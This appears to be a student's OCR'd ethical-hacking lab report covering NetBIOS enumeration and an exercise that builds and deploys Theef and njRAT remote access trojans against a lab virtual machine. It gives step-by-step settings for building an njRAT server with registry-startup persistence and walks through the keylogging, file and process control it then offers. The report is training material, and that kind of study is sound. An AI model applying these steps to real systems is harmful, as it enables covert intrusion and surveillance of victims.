
Edit with WPS Office



- Under **IP range to scan** put IP range **10.10.1.15-10.10.1.20** and click scan.
- NetBIOS Enumerator scans the specified IP address range. Once completed, the scan results appear in the left pane.
- The **Debug window** in the right pane shows the scanning progress and displays **Ready!** when the scan is finished.

Edit with WPS Office

- Click the **expand icon (+)** next to **10.10.1.16** and **10.10.1.19** in the left pane to reveal their details.
  - Next, expand **NetBIOS Names** to view the NetBIOS details of the target IP addresses.



8. This concludes the demonstration of performing NetBIOS enumeration using NetBIOS Enumerator. This enumerated NetBIOS information can be used to strategize an attack on the target.

9. Close all open windows and document all the acquired information.

Question 2.3.2.1

Use the NetBIOS Enumerator tool to perform NetBIOS enumeration on the network (10.10.1.15 - 10.10.1.20). NetBIOS Enumerator tool is available at D:\EHE-Tools\EHE Module 02 Ethical Hacking Fundamentals\NetBIOS Enumeration Tools\NetBIOS Enumerator. Enter the domain name associated with the IP address 10.10.1.16.

EHE

Score

Correct

Ethical Hacking Lab Report – 06 (Date: 12-05-2025)

EC-Council Lab Assignment: Module 3

Information Security Threats and Vulnerability Assessment

Scenario

A threat is a possible event that can harm or disrupt an organization's operations. Threats can be physical or digital, and may be accidental, intentional, or due to other causes. Cyber threats often target personal, financial, and login data, and compromised systems may be used for further malicious actions. The severity of a threat depends on its potential damage, detection difficulty, and control level. Threats can compromise the

Edit with WPS Office

Confidentiality, Integrity, and Availability (CIA) of data, causing data loss, identity theft, and other cybercrimes.

In this module's labs, you'll explore how attackers create and spread malware, and how to assess vulnerabilities in systems and networks.

Objective

This lab helps you:

- Create and deploy a Trojan to exploit a target system
- Develop a virus to infect a target machine
- Perform vulnerability assessments to find system/network weaknesses

Overview of Threats

Types of Threats:

- Natural Threats: Disasters like floods, fires, earthquakes, and power failures that can damage IT infrastructure.
- Unintentional Threats: Human errors, poor training, or negligence within an organization.
- Intentional Threats:
    - Internal: Insider threats by employees with access to systems
    - External: Attackers exploiting system vulnerabilities from outside

Lab 1: Create a Trojan to Gain Access to the Target System

Scenario

A Trojan disguises itself as a legitimate program but secretly performs harmful actions. Attackers may use it to control systems remotely, steal data, or launch other attacks. Systems using unencrypted credentials are especially vulnerable. Trojans can enter via email, downloads, or instant messaging and may spoof their origin to mislead investigations.

This lab shows how attackers take control of systems using Trojans and establish hidden channels for data transfer.

Objectives

Edit with WPS Office

- Create a Trojan Server with Theef RAT
- Control a Victim System using njRAT

Task 1: Create a Trojan Server using Theef RAT Trojan


Remote Access Trojans (RATs) let attackers gain full remote control of a system, including screen and webcam access, file management, keylogging, and command execution. These RATs spread via phishing, USB drives, or drive-by downloads.

Theef RAT, written in Delphi, operates over port 9871 and consists of a client (attacker's control panel) and server (malicious file installed on the victim's system). Though interface versions may differ, the creation process remains consistent

In this lab, for demonstration purposes, we are directly executing the file on the victim machine, **Windows Server 2016**. And **Windows 10** machine (as an attacker)

On the Victim's Machine (Windows Server 2016)

1. Navigate to:
   Z:\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\Theef
2. Run Server210.exe by double-clicking it to initiate the Trojan on the victim's system.




On the Attacker's Machine (Windows 10)

1. Navigate to:
   D:\EHE-Tools\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\Theef
2. Launch Client210.exe to open the attack interface.
3. Enter the **IP address** of the victim machine.
4. A remote session is successfully established with the Windows Server 2016


Edit with WPS Office

system




In Attackers machine

Navigate to **D:\EHE-Tools\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Client210.exe** to access the victim machine remotely.



Enter the IP address of the victim's system.

Edit with WPS Office



From **Windows 10**, we have successfully established a remote connection with the **Windows Server 2016** machine.

1. In **Computer Information**, we can view **PC Details**, **OS Info**, **Home**, and **Network** by clicking their respective buttons.

Here, for example, selecting **PC Details** reveals computer-related information


Spy icon to perform various operations like capture screens, log keys, view processes, view the task manager, use the webcam, and use the microphone on the target machine

Edit with WPS Office

For instance, selecting **Task Manager** views the tasks running on the target machine

Similarly For capturing keylogger event of the victim computer. Attacker's System

Edit with WPS Office



Task 2: Gain Control over a Victim Machine using the njRAT RAT Trojan

njRAT is a Remote Access Trojan (RAT) with advanced data-stealing features. It can log keystrokes, access the victim's camera, steal credentials stored in browsers, upload and download files, manipulate processes and files, and view the victim's desktop.


This RAT also allows attackers to control Botnets (networks of compromised computers), enabling them to update, uninstall, disconnect, restart, and terminate the

Edit with WPS Office

RAT, as well as rename its campaign ID. Additionally, it can be configured to spread through USB drives using the Command and Control server software.

In this lab exercise, we will use **njRAT** to take control of a victim machine. The **attacker machine** will be a Windows 10 machine (IP: 10.10.1.10), and the **victim machine** will be a Windows Server 2016 (IP: 10.10.1.16).

To begin, on the **Windows 10 machine**, navigate to:
D:\EHE-Tools\EHE Module 03 Information Security Threats and Vulnerability Assessment\Trojans Types\Remote Access Trojans (RAT)\njRAT and double-click on njRAT v0.7d.exe.



njRAT is a Remote Access Trojan that enables automatic reconnection and provides a wide range of spying and control functionalities.

Steps to Configure njRAT:


1. **Launch njRAT**:
   Open the njRAT GUI. A pop-up appears asking for the port number.
2. **Set Port Number**:
   Enter the desired port — **5552** is used in this lab — and click **Start**.
3. **Configure Server Using Builder**:
   - Click the **Builder** button (bottom-left of the njRAT interface).
   - In the **Builder** dialog:
     - **Host**: Enter the IP address of the attacker's machine — 10.10.1.10.

Edit with WPS Office

- **Enable**: Check the **Registry Startup** option.
- Leave other settings as default.
- Click **Build**.

4. **Save the Server File**:
    - When prompted with the **Save As** dialog:
        - Save the file to the **Desktop**.
        - Name it Test.exe.
        - Click **Save**.
5. **Build Confirmation**:
   After successful creation, a "DONE!" message appears. Click **OK** to finish

Edit with WPS Office



Switch to Windows server 2016 and Navigate to the shared network location (EHE-Tools), and then Copy and Paste the executable file (Test.exe) onto the Desktop of Windows Server 2016.

Double-click the server (Test.exe) to run this malicious executable

Click Windows 10 to switch back to the Windows 10 machine. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in Windows 10 establishes a persistent connection with the victim machine, as shown in the screenshot

Edit with WPS Office

Once a connection is established, **njRAT GUI** displays key details about the compromised system, including:


- **IP Address**
- **Username**
- **Operating System**

Steps to Control the Victim System:

1. **Access Control Options**:
    - Right-click on the victim machine listed in the njRAT interface.
    - Select **Manager** from the context menu.
2. **File Manager Tab**:
    - Opens by default in the Manager window.
    - Double-click any folder on the left panel (e.g., ProgramData) to browse its contents in the right panel.
    - Right-click on any file or folder to see options like Open, Delete, Rename, or Execute.
3. **Process Manager Tab**:
    - Click the **Process Manager** tab to view all running processes.
    - Right-click on any process to:
        - **Kill** (terminate),
        - **Delete**, or
        - **Restart** it


.

Edit with WPS Office




mqsvc.exe	2948	system32	NETWORK SERVICE	
msdtc.exe	3004	System32	NETWORK SERVICE	
nfsclnt.exe	2268	system32	NETWORK SERVICE	
RuntimeBroker.exe	908	System32	Administrator	-Embedding
SearchUI.exe	4476	Microsoft.Windows.Cortana_cw5n1h2txyewy	Administrator	-ServerName:CortanaUI.AppX50dqqa5gqv4a428c9y1jjw7m3btvepj.mca
server.exe	5888	Temp	Administrator	
services.exe	596		SYSTEM	
ShellExperienceHost.exe	4392	ShellExperienceHost_cw5n1h2txyewy	Administrator	-ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca
sihost.exe	2192	system32	Administrator	
smss.exe	288		SYSTEM	
SMSvcHost.exe	2932	v4.0.30319	LOCAL SERVICE	
SMSvcHost.exe	3296	v4.0.30319	NETWORK SERVICE	-NetMsmqActivator
snmp.exe	2920	System32	SYSTEM	
spoolsv.exe	2688	System32	SYSTEM	
svchost.exe	780	system32	SYSTEM	-k DcomLaunch
svchost.exe	836	system32	NETWORK SERVICE	-k RPCSS
svchost.exe	936	System32	NETWORK SERVICE	-k termsvcs
svchost.exe	988	System32	LOCAL SERVICE	-k LocalServiceNetworkRestricted
svchost.exe	996	system32	LOCAL SERVICE	-k LocalService
svchost.exe	76	System32	SYSTEM	-k LocalSystemNetworkRestricted
svchost.exe	392	system32	NETWORK SERVICE	-k NetworkService
svchost.exe	800	system32	SYSTEM	-k ICService

Finally, click on the **Connections** tab. After selecting a specific connection, **right-click** and choose **Kill Connection** to terminate the communication between the victim machine and the associated port




Edit with WPS Office

Click the registry tab,

